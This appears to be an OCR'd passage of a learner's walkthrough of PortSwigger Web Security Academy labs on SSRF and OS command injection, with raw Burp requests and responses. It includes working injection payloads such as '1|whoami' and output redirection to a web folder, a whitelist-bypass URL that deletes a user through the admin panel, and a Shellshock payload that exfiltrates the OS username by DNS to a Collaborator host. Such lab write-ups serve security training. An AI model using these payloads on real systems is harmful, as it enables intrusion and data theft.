
To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

[Access the lab]


Solution

1. In Burp Suite Professional, go to the Burp menu and launch the Burp Collaborator client.
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Visit a product, intercept the request in Burp Suite, and send it to Burp Repeater.
4. Change the Referer header to use the generated Burp Collaborator domain in place of the original domain. Send the request.
5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
6. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

Original request:



Referer changed with burp colloborator client:



Lab 6: SSRF with whitelist-based input filter

EXPERT

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

The developer has deployed an anti-SSRF defense you will need to bypass.

[Access the lab]

Solution

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Change the URL in the stockApi parameter to http://127.0.0.1/ and observe that the application is parsing the URL, extracting the hostname, and validating it against a whitelist.
3. Change the URL to http://username@stock.weliketoshop.net/ and observe that this is accepted, indicating that the URL parser supports embedded credentials.
4. Append a # to the username and observe that the URL is now rejected.
5. Double-URL encode the # to %2523 and observe the extremely suspicious "Internal Server Error" response, indicating that the server may have attempted to connect to "username".
6. To access the admin interface and delete the target user, change the URL to:

http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos

Send Cancel < > Target: https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net HTTP/1

Request

Pretty Raw Hex

```
POST /product/stock HTTP/1.1
Host : 0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
Cookie : session =MK4ItEdRnFoKYyjVNRRELPSKIMabeHbf
Content-Length : 107
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

stockApi =
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Content-Type : text/plain; charset=utf-8
Connection : close
Content-Length : 3

976
```

Request

Pretty Raw Hex

```
POST /product/stock HTTP/1.1
Host : 0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
Cookie : session =MK4ItEdRnFoKYyjVNRRELPSKIMabeHbf
Content-Length : 26
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

stockApi =http://127.0.0.1/
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 400 Bad Request
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 58

"External stock check host must be stock.weliketoshop.net"
```


Request

Pretty Raw Hex

```
POST /product/stock HTTP/1.1
Host : 0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
Cookie : session =MK4ItEdRnFoKYyjVNRRELPSKIMabeHbf
Content-Length : 48
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

stockApi =http://username@stock.weliketoshop.net/
```

Response

Pretty Raw Hex Render



Request


Pretty Raw Hex


```
POST /product/stock HTTP/1.1
Host : 0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
Cookie : session =MK4ItEdRnFoKYyjVNRRELPSKIMabeHbf
Content-Length : 49
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

stockApi =http://username#@stock.weliketoshop.net/
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 400 Bad Request
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 58

"External stock check host must be stock.weliketoshop.net"
```




Request
Pretty Raw Hex
POST /product/stock HTTP/1.1
Host : 0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
Cookie : session =MK4ItEdRnFoKYyjVNRRELPSKIMabeHbf
Content-Length : 54
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/x-www-form-urlencoded
Accept : */*
Origin : https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close
stockApi =http://localhost %2523@stock.weliketoshop.net/
Response
Pretty Raw Hex Render
Not solved
<a href=/>Home
Admin panel
<a href="/my-account ">

ALL STEPS

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1

stockApi=http://stock.weliketoshop.net

stockApi=http://username@stock.weliketoshop.net

stockApi=http://username#@stock.weliketoshop.net

stockApi=http://username%23@stock.weliketoshop.net

stockApi=http://username%2523@stock.weliketoshop.net

stockApi=http://localhost%2523@stock.weliketoshop.net

stockApi=http://localhost%2523@stock.weliketoshop.net/admin

stockApi=http://localhost%2523@stock.weliketoshop.net/admin/delete?username=Carlos

Lab 7: Blind SSRF with Shellshock exploitation

EXPERT

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to perform a blind SSRF attack against an internal server in the 192.168.0.X range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

Access the lab

Solution

1. In Burp Suite Professional, install the "Collaborator Everywhere" extension from the BApp Store.
2. Add the domain of the lab to Burp Suite's target scope, so that Collaborator Everywhere will target it.
3. Browse the site.
4. Observe that when you load a product page, it triggers an HTTP interaction with Burp Collaborator, via the Referer header.
5. Observe that the HTTP interaction contains your User-Agent string within the HTTP request.
6. Send the request to the product page to Burp Intruder.
7. Use Burp Collaborator client to generate a unique Burp Collaborator payload, and place this into the following Shellshock payload:

() { :; }; /usr/bin/nslookup $(whoami).BURP-COLLABORATOR-SUBDOMAIN

8. Replace the User-Agent string in the Burp Intruder request with the Shellshock payload containing your Collaborator domain.
9. Click "Clear §", change the Referer header to http://192.168.0.1:8080 then highlight the final octet of the IP address (the number 1), click "Add §".
10. Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
11. Click "Start attack".
12. When the attack is finished, go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously. You should see a DNS interaction that was initiated by the back-end system that was hit by the successful blind SSRF attack. The name of the OS user should appear within the DNS subdomain.
13. To complete the lab, enter the name of the OS user.

OS COMMAND INJECTION

Lab 1: OS command injection, simple case

APPRENTICE

This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the whoami command to determine the name of the current user.

Access the lab

Solution


1. Use Burp Suite to intercept and modify a request that checks the stock level.
2. Modify the storeID parameter, giving it the value 1|whoami.
3. Observe that the response contains the name of the current user.

Request

```
POST /product/stock HTTP/1.1
Host: 0ad400710359614dc127209a00f4008a.web-security-academy.net
Cookie: session=LVrQOoBiW3F2YXZaXuaUx7Y8pndRYdCl
Content-Length: 21
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0ad400710359614dc127209a00f4008a.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ad400710359614dc127209a00f4008a.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

productId=2&storeId=1
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 3

32
```



Request

```
POST /product/stock HTTP/1.1
Host: 0ad400710359614dc127209a00f4008a.web-security-academy.net
Cookie: session=LVrQOoBiW3F2YXZaXuaUx7Y8pndRYdCl
Content-Length: 28
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0ad400710359614dc127209a00f4008a.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ad400710359614dc127209a00f4008a.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

productId=2&storeId=1|whoami
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 13

peter-FfUNWs
```

Lab 2: Blind OS command injection with time delays

PRACTITIONER


This lab contains a blind OS command injection vulnerability in the feedback function. The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay. **Access the lab**

Solution

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the email parameter, changing it to:

email=x||ping+-c+10+127.0.0.1||

3. Observe that the response takes 10 seconds to return



Request

```
POST /feedback/submit HTTP/1.1
Host: 0a58000503f57e22c0e50683007800b1.web-security-academy.net
Cookie: session=cxhd75Sna37jKMyxomHr7cNhg7AlqSZQ
Content-Length: 122
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a58000503f57e22c0e50683007800b1.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a58000503f57e22c0e50683007800b1.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

csrf=uYzmJwIjwb08gZQiublboUD0yBft402d&
name=tunahan&
email=x||ping+-c+10+127.0.0.1||&
subject=yyy&
message=**********
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 2

{
}
```

Lab 3: Blind OS command injection with output redirection

PRACTITIONER

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

/var/www/images/

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the whoami command and retrieve the output.

Access the lab

Solution


1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the email parameter, changing it to:

email=||whoami>/var/www/images/output.txt||


3. Now use Burp Suite to intercept and modify the request that loads an image of a product.
4. Modify the filename parameter, changing the value to the name of the file you specified for the output of the injected command:

filename=output.txt

